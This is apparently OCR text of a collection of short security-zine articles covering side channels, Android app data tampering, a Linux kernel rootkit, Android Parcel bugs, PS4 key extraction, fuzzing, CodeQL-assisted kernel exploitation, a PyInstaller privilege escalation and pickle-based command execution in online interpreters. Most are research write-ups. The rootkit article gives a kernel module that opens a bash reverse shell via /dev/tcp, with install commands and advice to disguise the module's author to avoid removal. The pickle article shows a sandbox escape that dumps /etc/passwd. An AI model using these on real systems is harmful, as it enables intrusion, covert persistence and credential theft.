The experiment was carried out on Intel Core i7-5557U processor with Ubuntu Xenial running as guest. The PoC for leaking gPA includes a kernel driver to read gCR3 value for a given process ID and also gain unrestricted access to Linux mem device from user space by patching the devmem_is_allowed function. The attacker user space process based on revanc [ANC] maps the gCR3 value, logs all the PTEs for a VA and measures the access time using EVICT+TIME attack during VA translation by MMU. Then, for each cache line, measure the filtered access time and sort the cache line indexes based on higher timings. Cache line indexes used as part of PTEs and VA scored higher timings compared to other cache lines, indicating a clear info leak.

Intel classified this as a mitigation bypass issue, which reveals gPA bits of a virtual address and it is different from that of INTEL-SA-00238 and INTEL-SA-00247, which leaks host PA. No embargo or coordinated disclosure was enforced. Further, Intel reported that they are planning to address this in future products but not in current shipping products as of November 2019. The below result shows translation of a gVA and its respective PTEs. The cache line indexes from the translated addresses are marked as OK and they make it to the top of the sorted timings. You can find the source code for the project on GitHub [SRC].

Address		Cache Lines
gVA	0x3ffff6fef000	15, 63, 54, 61
gCR3	0x6b5b6000	0, 0, 43, 54
gPML4E	0x6a06e000	0, 0, 42, 13
gPDPTE	0x7354b000	0, 0, 51, 41
gPDE	0x8b9be000	0, 0, 11, 55
gPTE	0x110f0000	0, 0, 17, 30

Unique Cache Lines : 0, 11, 13, 15, 17, 30, 41, 42, 43, 51, 54, 55, 61, 63

Timings Measured by Eviction		
Cacheline: 55,	Score: 674	[OK]
Cacheline: 54,	Score: 534	[OK]
Cacheline: 30,	Score: 386	[OK]
Cacheline: 63,	Score: 383	[OK]
Cacheline: 13,	Score: 371	[OK]
Cacheline: 41,	Score: 354	[OK]
Cacheline: 61,	Score: 349	[OK]
Cacheline: 14,	Score: 292	
Cacheline: 40,	Score: 260	
Cacheline: 15,	Score: 259	[OK]
Cacheline: 51,	Score: 255	[OK]
Cacheline: 42,	Score: 252	[OK]

[ANC] https://www.vusec.net/projects/anc
[SRC] https://github.com/renorobert/slatmmu

The article was originally published at https://github.com/renorobert/slatmmu (July 25, 2020)

Exploiting Shared Preferences of Android Apps

Introduction

Shared Preferences allow android developers to store data as key-value pairs in android devices for any specific application which may be used later for multiple purposes. It does not use any kind of encryption by itself to store this data. However, this data is stored at location "/data/data/" in XML files which can't be accessed by normal android users. So, how can we access it and what's so important there?

Rooting an android device is similar to achieving super user access to the linux system which opens a whole new world of android. With root user, you can tweak hardware settings, remove bloatware, fully control applications, install custom ROMs, install BusyBox (bundle of Unix utilities), and much more. You have probably guessed by now that we would need a rooted android device. I won't be discussing "how to root" an android device as there are plenty of tutorials online and the process is also sometimes very specific to the devices.

Exploitation

Root android users can read, write, and modify all files of the "/" directory. Here, I will be using the *Amaze* File Manager (Open source app) App to access and read the files (make sure you have enabled the root explorer in settings of the app). You may also use *adb shell* to continue with the same procedure.

After installing the app and using it for a while,

1. Open the path "/data/data/" in Amaze File Manager where you would find folders with package names of your installed applications.
2. Open the folder of any application that you want to explore and open the "shared_prefs" folder inside (if it does not exist try to use that app a little more and it will be created eventually). The final path would be something like this "/data/data/io.package.name/shared_prefs".
3. This folder contains all the Shared Preferences data in XML files related to the app whose folder it is. Every XML file contains a large number of pairs of key-values.

   These XML files might contain the hidden application configuration, non-hidden application configuration, cookies, and most of the things which an app needs to locally store to work properly that may include boolean values for verification of the membership or for verification of accessibility of premium features. Some gaming apps might store details like how max you have scored or at which level you are.

   Here is the example of part of an XML file of Whatsapp:-

   ```
   <int name="document_limit_mb" value="100" />
   <int name="media_limit_mb" value="16" />
   <int name="status_video_max_duration" value="30" />
   <int name="image_quality" value="80" />
   ```

   It seems we may be able to send images without decreasing their quality and send longer video status in WhatsApp by changing values of the above-mentioned keys. These entries mentioned above are only for example purposes and changing them might not work.
4. Force stop the app from the app info page whose shared preferences you're going to edit. Then, edit the value of any respective key in the XML file using any text editor and save it.
5. Now open the app and changes should be reflected.

Note that this "hack" might not work on some key-value pair configuration as they might be getting confirmed or updated every time from the server. You can also avoid going through trouble of rooting by using the android emulator as most of them are rooted by default.

Conclusion

As we have seen above, shared preferences can be exploited very easily as the only barrier accessing these shared preferences is a rooted device. From a security perspective, it is also important to discuss how we can make them secure. The answer is using Encryption and Digital Signature before storing sensitive data in shared preferences.

ReverseSh3LL_As_R00tkit

This is an introduction to linux kernel module programming and how to use it to develop rootkits. Rootkits can be used for malevolent purposes such as data theft, tracking user activities, or disrupting a computer's normal operation. In this example, leveraging bash invoked reverse shell as a rootkit allows the attacker to establish a network-based backdoor connection into the compromised machine.

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kmod.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("CJHackerz");
MODULE_DESCRIPTION("This modules pwns
    your system!");


static char *lhost_ip = "127.0.0.1";
module_param(lhost_ip, charp, 0);
MODULE_PARM_DESC(lhost_ip, "Static IP of
    attacker's localhost");

static char *lhost_port = "4444";
module_param(lhost_port, charp, 0);
MODULE_PARM_DESC(lhost_port, "listening
    PORT for reverse shell connection");
```

As shown in the preceding code snippet, you can set information about a kernel module using various function macros given by linux/module.h. And all of this information will be displayed in the modinfo command. The idea is to use these services to add information that appears legitimate. Instead of using the hacker name (CJHackerz) that I have used here, you might use the well-known *John Doe <johndoe@example.com>* syntax in MODULE_AUTHOR(). The best option is to look at the git commit data of any open source kernel modules available and use the names from there. Because, from the perspective of a system administrator, the presence of a kernel module from an unknown source in the system raises the likelihood of its removal.

Having a nice description will also help. There will be times when you must send data to a rootkit while loading your modules. For example, in your rootkit, module A takes information about system hardware from the /proc/cpuinfo file and loads module B with information about processor architecture (x86_64, ARM, MIPS, and so on), and module B then conducts architecture-specific system calls. In my case, I'm using two module prams for the IP and PORT of the listening computer for reverse shell connections. To avoid null pointer dereference and insmod tainting, the default settings 127.0.0.1 (**lhost_ip**) and 4444 (**lhost_port**) are used. More information about module_param() is available in linux/moduleparam.h.

```
/**
 * **module_param** - typesafe helper for
     a module/cmdline parameter
 * **@name:** the variable to alter, and
     exposed parameter name.
 * **@type:** the type of the parameter
 * **@perm:** visibility in sysfs.
**/
```

One thing to note here is that everything has a static keyword outside of function definition, including variables and functions themselves. Because the linux kernel module linker does not export function definitions and variables outside of the module, namespace pollution from other modules and the kernel itself is avoided this way. Any variable or function can be made accessible outside of the kernel module using the EXPORT_SYMBOL() macro. Now we'll get to the meat of my example, which is calling a userspace program from the kernel space.

```
static int exec_command(char
    *bash_command){
     char *argv[] = { "/bin/bash", "-c",
         bash_command, NULL};
     static char *env[] = {
          "HOME=/",
          "TERM=linux",
          "PATH=/sbin:/bin:/usr/sbin
     :/usr/bin", NULL };

     return call_usermodehelper(argv[0],
         argv, env, UMH_WAIT_EXEC);
}
```

I have defined a function which takes bash command string as argument which we are adding to the list of arguments for the /bin/bash executable file. Then, with call_usermodehelper(), we pass the relative path of ELF file, arguments for executable, environmental variables and value to define the behaviour of kernel task thread. More info can be found here: https://elixir.bootlin.com/linux/latest/source/kernel/umh.c#L483

This will execute the following compromised system:


```
bash -c 'bash -i >& /dev/tcp/%s/%s 0>&1'
```

Enough with theories now let's have look at my example in action!

```
apt install linux-headers-$(uname -r)
git clone https://github.com/CJHackerz
/ReverseSh3LL_As_R00tkit.git
cd ReverseSh3ll_As_R00tkit
make
sudo insmod revShell_kmodule_backdoor.ko lhost
_ip="192.168.X.X" lhost_port="1337"
```

Screenshots of a successful module insertion: https://imgur.com/a/0gdwzh9

On Android most IPC is done through Binder with serialization through a class called Parcel. One of the classes that can be sent through Binder is a Bundle, which is a key-value map that can contain values of various types, including any class in the system implementing Parcelable interface. Consider following situation (arrows indicate RPC calls):



This scheme will fall apart if a Bundle can change contents during the second transmission.


Now, take a look at one of old Parcelable implementations and find a case in which the amount of data written won't be equal to the amount of data read.

```
void writeToParcel(Parcel dest, int flags) {
    dest.writeInt(mResponseCode);
    if (mResponseCode == RESPONSE_OK) {
        dest.writeInt(mShouldReEnroll ? 1 : 0);
        if (mPayload != null) {
            dest.writeInt(mPayload.length);
            dest.writeByteArray(mPayload);
        }
    }
}
```


```
GateKeeperResponse createFromParcel(Parcel source) {
    int responseCode = source.readInt();
    if (responseCode == RESPONSE_OK) {
        final boolean shouldReEnroll = source.readInt() == 1;
        byte[] payload = null;
        int size = source.readInt();
        if (size > 0) {
            payload = new byte[size];
            source.readByteArray(payload);
        }
        return createOkResponse(payload, shouldReEnroll);
    } else {
        return createGenericResponse(responseCode);
    }
}
```


Found it? (or given up, spoilers below)

Now, let's take a look at the whole self-changing Bundle as it goes from process 2 to process 3.



mPayload was null so writeToParcel has finished and we've proceeded to write the second key from the Bundle; String length is 0x6F chars, so it takes (0x6F+1(for null byte))*2(because UTF-16) bytes (padded to a multiple of 4) (all items in this row are single String (second key in Bundle) from the perspective of writer)





And that was CVE-2017-0806, full code at https://github.com/michalbednarski/ReparcelBug .
PS: There were also quite a few different classes with such mismatches between writeToParcel and createFromParcel.
Page originally written in 2020 and published in 2022 at https://infosec.exchange/@BednarTildeOne/109518531724360449 .
Since page was originally written, Android 13 has mitigated this bug class and it was seen in the wild in "PinDuoDuo backdoor".

Dumping keys from PS4 Security Assets Management Unit via the HMAC trick

PS4 delegates its most security-sensitive work (encryption/decryption of sensitive material, signing requests to online services etc.) to SAMU - a security coprocessor running fully isolated from the main processing unit and with its own encrypted volatile memory. After compromising PS4's kernel, SAMU represented the most valuable target to gain further capabilities within the system.

One function this co-processor exposes is a general interface for various encryption, decryption and verification operations, including using keys that are securely stored in SAMU (we will call places where keys are stored "SAMU Slots") . This way, the kernel can ask for either encryption or decryption without ever exposing keys to the kernel. Another useful thing is actually * adding * new keys to the SAMU slots, if that key was wrapped with another key. This is used extensively in PS4, as most important keys that make their way to the kernel are wrapped with per-console keys, but per-console key is stored securely in SAMU, so it is impossible to get the raw key, but it is possible to "mount" it into a new SAMU slot by decrypting it inside SAMU and setting it up during the course of one decrypt operation.

I'll spare everyone the exact details of how communication between Main CPU and SAMU is being done, and instead focus on the high level API exposed to Main CPU kernel called **sceSblServiceCrypt**. The API accepts a single parameter, and thus the struct layout depends on the mode you're operating in. In this article, we'll be focusing on HMAC. To those who have never used HMAC - the TLDR is it allows you to combine hashing with a key in a more secure way than just hashing a concatenation of data and key.

The struct looks roughly like this:

```
struct msg {
   uint32_t cmd; // various bits controlling OP, it is not extremely important for us to recover the meaning of all specific bits
   size_t data_size;
   void* buf;
   size_t data_size_bits; // always data_size * 8
   uint16_t key_index;
   uint16_t key_size;
};
```

What could go wrong? Typically, to bruteforce a, say, AES-128 key, that's 2^128 operations to try - a long time! **However, this API allows you to set a key_size, even if you use a SAMU slot as the key.**

So, what do we do with this? Simple - we use a "secure" slot, and set the key size to 1. We encrypt or decrypt some random data and save the HMAC. Then, we run a loop of 256 operations with a pre-set key, and provide a 1-byte key, trying all possibilities from 0x00 to 0xFF. One of these operations will yield the same HMAC as the one from the key slot operation, **and thus we leak one byte of the key**. This way, guessing the key requires just O(256 * len(key)) operations - easily doable in a split second. Minimal POC:

```
HMAC doHmacWithKeySlot(uint16_t key_slot, size_t key_size);
HMAC doHmacWithKey(char* key, size_t key_size);

char buf[1];
char* key = malloc(key_size);
memset(key, 0, key_size);
for(int i = 0; i < key_size; ++i) {
    HMAC hmac_slot = doHmacWithKeySlot(key_slot, i + 1)
    for(int j = 0; j <= 0xFF; ++j) {
        key[key_size] = j;
        HMAC hmac_key = doHmacWithKey(key,i + 1)
        if(hmac_slot.Equals(hmac_key)) break;
    }
}
return key;
```

CRASHING WINDOWS CHM PARSER IN SECONDS USING WINAFL

One day, my friend @xina1i asked in a chat if anyone had tried fuzzing .hlp files. I did a quick check and found that .hlp files are no longer present in Windows 10, but .chm files still exist. Curious, I opened a random .chm file to look around.


I noticed that hh.exe, launched by Explorer, is quite a minimalistic program, being just about 16 kb in size. Interestingly, it accepts the path to a .chm file as a parameter, which could be useful for fuzzing with WinAFL (https://github.com/googleprojectzero/winafl). For the time being, I'm focusing on gathering insights from reverse engineering.

The hh.exe file essentially serves as a loader, calling the `doWinMain()` function from the hhctrl.ocx file, which is a standard .dll file. The `doWinMain()` function is responsible for parsing .chm files and also checks the command line for additional options. We plan to use the `-decompile` option, designed for extracting data from a .chm archive without the need for a graphical user interface. To enhance the efficiency of our fuzzing process, we're considering patching out the functionality related to file writing. This way, we can focus solely on the .chm parser.

I'll activate full pageheap (https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap) for the process and start WinAFL. For the input corpus, I've chosen the smallest .chm file from my system and placed it in the `r:\fuzz\in` directory.

Here is the complete set of arguments as well as expected behavior on the following screenshot.

```
afl-fuzz.exe -M 0 -i r:\fuzz\in -o r:\fuzz\out -D r:\dr\bin32 -t 3000 -- -coverage_module
hhctrl.ocx -target_module hhctrl.ocx -target_method doWinMain -call_convention stdcall -nargs 2
-fuzz_iterations 5000 -- hh.exe -decompile r:\fuzz\out_cmd_m0\ @@
```



As you can see on the last screenshot, the speed is extremely slow (~10 execs/sec), but WinAFL was able to find two crashes in 10 minutes. Here are several patches which you can try to improve the fuzzing speed.

1. Nop `UninitializeSession()` calls in `doWinMain()` in order not to call OLE initialization on every fuzzing iteration.
2. Nop `CFSClient::WriteStorageContents()` call inside of hhctrl's `DeCompile()` which is responsible for writing extracted files to the disk.

By doing so, you should be able to get the first crash in 5 seconds.

Please note that hhctrl.ocx actually calls itss.dll to parse the file itself. So, in order to discover more paths, specify itss.dll as `-coverage_module`.

I reported four instances of memory corruption to the MSRC (https://msrc.microsoft.com/), but they responded that they wouldn't be addressing these issues. Their reasoning is that .chm files are generally considered untrusted. Essentially, opening a .chm file is akin to running an .exe file. So beware!

Here is how a crash may look like in WinDBG

```
(5260.483c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception
handling.
This exception may be expected and handled.
eax=0a606f58 ebx=00b8e3d0 ecx=0a60b000 edx=01000000 esi=0a60afe8
edi=00000000
eip=7bf95e9c esp=00b8e3b0 ebp=00b8e3c8 iopl=0         nv up ei pl
zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010246
itss!CPathManager1::CImpIPathManager::ReadCacheBlock+0x87:
7bf95e9c 8139504d474c    cmp     dword ptr [ecx],4C474D50h
ds:002b:0a60b000=????????
0:000> k
 # ChildEBP RetAddr
00 00b8e3d0 7bf962e1
itss!CPathManager1::CImpIPathManager::ReadCacheBlock+0x87
0a 00b8f240 7c154595
itss!CWarehouse::CImpIWarehouse::StgOpenStorage+0x13
0b 00b8f480 7c154dbe hhctrl!CFileSystem::Open+0x81
01 00b8e3f0 7bf9687c
itss!CPathManager1::CImpIPathManager::FindCacheBlock+0x47
02 00b8e418 7bf94ebe
itss!CPathManager1::CImpIPathManager::FindKeyAndLockBlockSet+0xad
03 00b8eeb0 7bf8e69d
itss!CPathManager1::CImpIPathManager::FindEntry+0x7e
04 00b8f130 7bf8e9c2
itss!CITFileSystem::CImpITFileSystem::OpenLockBytes+0xbd
05 00b8f158 7bf8d34b
itss!CITFileSystem::CImpITFileSystem::OpenStream+0x32
06 00b8f188 7bf8d6ea
itss!CITFileSystem::CImpITFileSystem::OpenSpaceNameList+0x2e
07 00b8f1f8 7bf8c6cf
itss!CITFileSystem::CImpITFileSystem::InitOpenOnLockBytes+0x233
08 00b8f210 7bf8c64c itss!CITFileSystem::OpenITFSOnLockBytes+0x57
09 00b8f230 7bf9ef23 itss!CITFileSystem::OpenITFileSystem+0x8a

0c 00b8f4b8 7c15715f hhctrl!CFSClient::Initialize+0x69
0d 00b8f56c 7c156a84 hhctrl!DeCompile+0x39
```

Using CodeQL to help exploit a kernel UAF

I was exploiting a Linux kernel use-after-free when I had the need to find kernel structs that were `kmalloc`'ed and contained function pointers. Reading the kernel source code or other blog posts was possible... but boring. I thought this would be the perfect opportunity to learn CodeQL.

CodeQL is a code analysis platform that allows you to query source code with a declarative query language called QL. It is commonly used to model vulnerabilities, but in this article we'll use it to help with exploitation instead.

To find these structs, we need to write a CodeQL query that gets all structs allocated by `kmalloc`, all structs that contain function pointers, and selects the ones that satisfy both conditions.

```
from StructAllocatedByKmalloc s_kmalloc,
     StructWithFuncPtr s_fptrs
where s_kmalloc = s_fptrs
select s_fptrs
```

We're left with implementing `StructWithFuncPtr` and `StructAllocatedByKmalloc`.

Structs allocated with kmalloc

To find `kmalloc` and other functions of the same family, we define a QL class that extends `Function` and limits its name with the `"k[^_]*alloc"` regex.

```
class KmallocFunc extends Function {
 KmallocFunc() {
  this.getName().regexpMatch("k[^_]*alloc")
}}
```


Then, to find where these functions are called, we create a QL class that extends `FunctionCall` and limits its call target to instances of `KmallocFunc`.

```
class KmallocFuncCall extends FunctionCall {
  KmallocFuncCall() {
   this.getTarget() instanceof KmallocFunc
}}
```

Finally, to find the structs that are allocated in these function calls, we define a QL class that extends `Struct` and limits its value to structs that are allocated in a `KmallocFuncCall`.

```
class StructAllocatedByKmalloc extends Struct{
 KmallocFuncCall kfc;
 StructAllocatedByKmalloc() {
  this = max_deref(
    kfc.getFullyConverted().getType())
}}
```


Let's see an example!



In this example, the call to `kzalloc` (a `KmallocFunc`) allocates memory for the `dp` variable. These `KmallocFuncs` return a `void *` pointer, so we call `.getFullyConverted().getType()` to get the resulting type: `struct intel_digital_port*`. Finally, after removing the levels of indirection with `max_deref`, we get `struct intel_digital_port` which is our `StructAllocatedByKmalloc`. We find 1334 of these structs.

Structs that contain function pointers

Next, we need structs with function pointer fields or with struct fields (not pointers to struct) that have function pointer fields.



We can find these structs by creating a QL class named `StructWithFuncPtr` that extends `Struct` and limits its values to structs with a field (`this.getAField()`) of type (`.getType()`) `FunctionPointerType` or `StructWithFuncPtr`; good old recursion. We find 1769 of these structs.

```
class StructWithFuncPtr extends Struct {
 StructWithFuncPtr() {
  exists(FunctionPointerType fptype |
   this.getAField().getType() = fptype) or
   this.getAField().getType()
        instanceof StructWithFuncPtr }}
```

Putting it all together

With these classes implemented, we can run our initial query and find 417 structs that contain function pointers and are allocated by a function of the `kmalloc` family... nice!

To further improve our query, we could sort the resulting function pointers by their call depth from a syscall handler. This would prioritize the function pointers that are more likely to be reachable from userland, and thus more likely to be helpful in exploitation.

Full Code: `https://gist.github.com/Vasco-jofra/45e0a547562b8180565cb240fcbd36fb`

Exploiting CVE-2019-16784

1 Introduction

PyInstaller is a packager for Python applications. It can be **used to bundle** a Python project with the Python interpreter and all the dependencies in order for it to be runnable on a machine without any Python environment installed.

PyInstaller can create a **stand-alone executable** file packaging the interpreter, dependencies and the project itself together with a bootloader.

2 The vulnerability

With the packaging of these dependencies, come the required DLLs that PyInstaller **links dynamically** in order to run properly on Windows systems.

This led to the discovery of CVE-2019-16784, which shows that PyInstaller will load any DLL you may give it, leading to privilege escalation using **DLL sideloading**.

2.1 Discovery

When launching the executable, the **bootloader** is executed and does the following:

- **Create a temporary folder** at the path returned by *GetTempPathW()* named "_MEI*PIDX*" while *PIDX* is the proccess ID followed by a single digit *X* which increases if the previous one already exists. [1]
- **Unpack** the project and its dependencies in the created folder. [2]
- **Execute** the project from the temporary folder using the extracted Python interpreter. [3]

During a pentest where an application using PyInstaller was launched by a service as *NT AUTHORITY\SYSTEM*, we started digging into PyInstaller internals to answer the question: Is there a way to **privesc** by injecting a crafted DLL into the temporary folder between [1] and [3]?

As for *NT AUTHORITY\SYSTEM*: *GetTempPathW()*, it returns the world-writable path: *C:\Windows\Temp*, so the folder created at [1] using *_wmkdir()* will inherite the world-writable permissions from its parent. As the temporary folder is both **path guessable** (*C:\Windows\Temp* is not world-readable) and **world-writable**, the answer is **YES**!

2.2 Exploitation

2.2.1 Prerequisites

1. A software packaged with the Windows version of an **unpatched** PyInstaller (prior to PyInstaller v3.6) using the ***One-File mode***.
2. Being able to **write** inside the temp-folder used by PyInstaller. (e.g. This is the case if the software is launched as a service or as a scheduled task using a system account (temp-folder will be *C:\Windows\Temp*)).
3. To win the **race condition**, the packaged software has to be (re)started after the exploit, so for a service launched at startup, a service restart is needed (e.g., after a crash or an update).

2.2.2 The exploit

1 - Find the "_MEI*PIDX*" folder — The exploit code has to know when the packaged application is started, so we set up an infinite loop **waiting** for a program called *vuln.exe* to appear and **get its PID**.

Then, with the PID, it's easy to guess the "_MEI*PIDX*" folder name fast enough to **win the race condiction**, as there are only 10 possibilities (0-9 and the few first will almost always work).


```
C:\Users\Pentest\CVE-2019-16784>exploit.exe
[+] Lauching PyInstaller CVE-2019-16784 exploit on vuln.exe
[+] Finding pid...
[+] Found pid 25516 with name vuln.exe
[+] Found dir name _MEI255161
[+] Injecting version.dll
[+] Done
```

2 - Inject the DLL — Like most of Windows executables, the Python interpreter loads the *version.dll* DLL and tries to load it firstly from its **current directory**. So in order to finalise the exploit, we just have to add into the found "_MEI*PIDX*" folder:

1. A copy of the **legit** *version.dll* renamed as *version2.dll*. (to avoid crashes)
2. A crafted **malicious DLL** named *version.dll* which forwards exported functions to version2.dll as well as executes the effective (malicious) payload.

And this basically results in a privilege escalation with an **arbitrary code execution** as *NT AUTHORITY\SYSTEM* at [3].

In this exemple, our payload is just launching *whoami* redirecting the output to *C:\pwned.txt*.



3 The fix

All Windows versions of PyInstaller **prior to 3.6** are vulnerable, since *_wmkdir()* does not enforce restricted permissions. On Posix-systems *mkdtemp()* is used, which already enforces permissions, so they are not affected.

The fix is done by implementing a new *pyi_win32_mkdir()* that enforces proper permissions for the created folder.

The fixing patch was merged on Jan 5, 2020 with PyInstaller version 3.6. So all users have to **upgrade** to PyInstaller 3.6 or newer and **rebuild** their software.

A GitHub Security Advisory published for this CVE can be found at https://github.com/advisories/GHSA-7fcj-pq9j-wh2r.

The PoC sourcecode used in this article can be found at : https://github.com/AlterSolutions/PyInstallerPrivEsc

The PyInstaller project is in urgent need of funding in order to maintain, enhance and to make future security fixes happen, see https://github.com/pyinstaller/pyinstaller/issues/4404 for details.

Article initially wrote in early 2020 and delayed by PagedOut!.

Dumping /etc/passwd In Virtual Interpreters by Totally_Not_A_Haxxer

Have you ever wondered about those cool little virtual compilers or virtual interpreters that you can view on web pages? You may notice that when entering code into these environments, specifically code that can run system commands, the online compiler may tell you that these libraries, no matter the language, are not allowed. But what if I told you that with some trashy vulnerable code you can easily execute system commands? Take a look at the code in the screenshot above and see how it errors out. This happens in about any language that you can think of that has a library for command execution. So, if we wanted to do anything system related, that is not necessarily possible given the limitations. Or is it O_O?

```
import pickle

def ControlInput():
    while True:
        x = input("Enter a command> ")
        if x != "":
            controlled = "cos\nsystem\n(S'{}'\ntR.".format(x)
            pickle.loads(bytes(controlled, "utf-8"))

ControlInput()
```

The code above is written in Python 3, it imports the `**Pickle**` – a library for serializing and deserializing Python objects. The issue with *Pickle*? Well, *Pickle* is commonly known for insecure deserialization. In a real scenario, if *Pickle* is used and controlled via user input, then, essentially, an attacker with the right motive can launch system commands and even reverse shells! What does this mean for us? Well, we can easily take advantage of this vulnerability and execute system commands - such as dumping the `/etc/passwd` file :D. Now, some of these interpreters are base systems. You can verify the type of system by typing `dir`. If it's a Linux machine, sometimes you won't have basic commands so you have to build them from the ground up :)

```
Enter a command> while IFS= read -r line; do echo "$line"; done < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Google Hackceler8 2021 (end platform but no solves???)

Pwn Adventures 2 (yes, these bears have AK-47s, don't ask) (screenshot by Redford)

Intro
The tragedy of hacking competitions (e.g. CTFs) is that they are extremely boring to watch. While they are absolutely fascinating to participate in, from the perspective of a potential viewer, it's just a bunch of hackers spending hours upon hours staring at a console or Ghidra, from time to time adding a line of code to their exploit. And that's because the fun part – the intricate puzzle solving – happens in their heads.
As such, the competitive hacking scene has been discussing and testing various solutions for years now, and I believe Google's Hackceler8 got the closest to the desired goal. But, we're not there yet, and there's still ways to go.

The goal
The goal is actually pretty easy to define – a formula for a hacking competition that the audience will enjoy. This actually has three main elements: a hacking competition, players or teams participating, and the audience. The last one is obvious, but I'm mentioning it explicitly because it's a new element in the hacking competition equation and also a whole set of new problems (like stream sniping).
With that, let's look at what has already been tried.

A brief and incomplete history of "more fun to watch" hacking competitions
One obvious thing that is tested is just livestreaming 2 or 4 players attempting to solve a CTF task. This usually includes a video stream from the players' desktop, as well as expert commentary. Notable examples include Pwny Racing (https://pwny.racing/), as well as DEF CON CTF Finals LiveCTF (https://livectf.com/).
The tasks in general are on the simple side to make sure they are solvable within reasonable time. Taking a page from esport competitions, games with matches from 10 to 50 minutes seem to be the most popular. This, unfortunately, means that the beloved 20h+ CTF challenges are a no go.

Something else that was tried was adding visualisations to certain in-competition events, like first blood (first solution of a given task) or when a team launched an attack during Attack Defense CTFs. As expected, while fun, this isn't really something that makes the audience stick around. Another idea was to take a page from Pwn2Own and have players demo an exploit on stage.

And finally we get to the – in my opinion – most promising avenue: games. The first CTF I played that incorporated a game was Ghost in the Shellcode and its Pwn Adventures – a Unity (and later Unreal Engine) based set of MMO games serving as a platform for several in-game hacking tasks. So, this time around, players had to use their typical RE, exploitation, and cryptography skills, but also could enjoy some typical game hacking activities. Pretty fun! And perhaps also more appealing towards the audience? After GITS, at least two more CTFs did the same thing: Insomni'hack CTF had a Unity-based shooter and our Dragon CTF had its oldschool Arcane Sector MMORPG.

Hackceler8
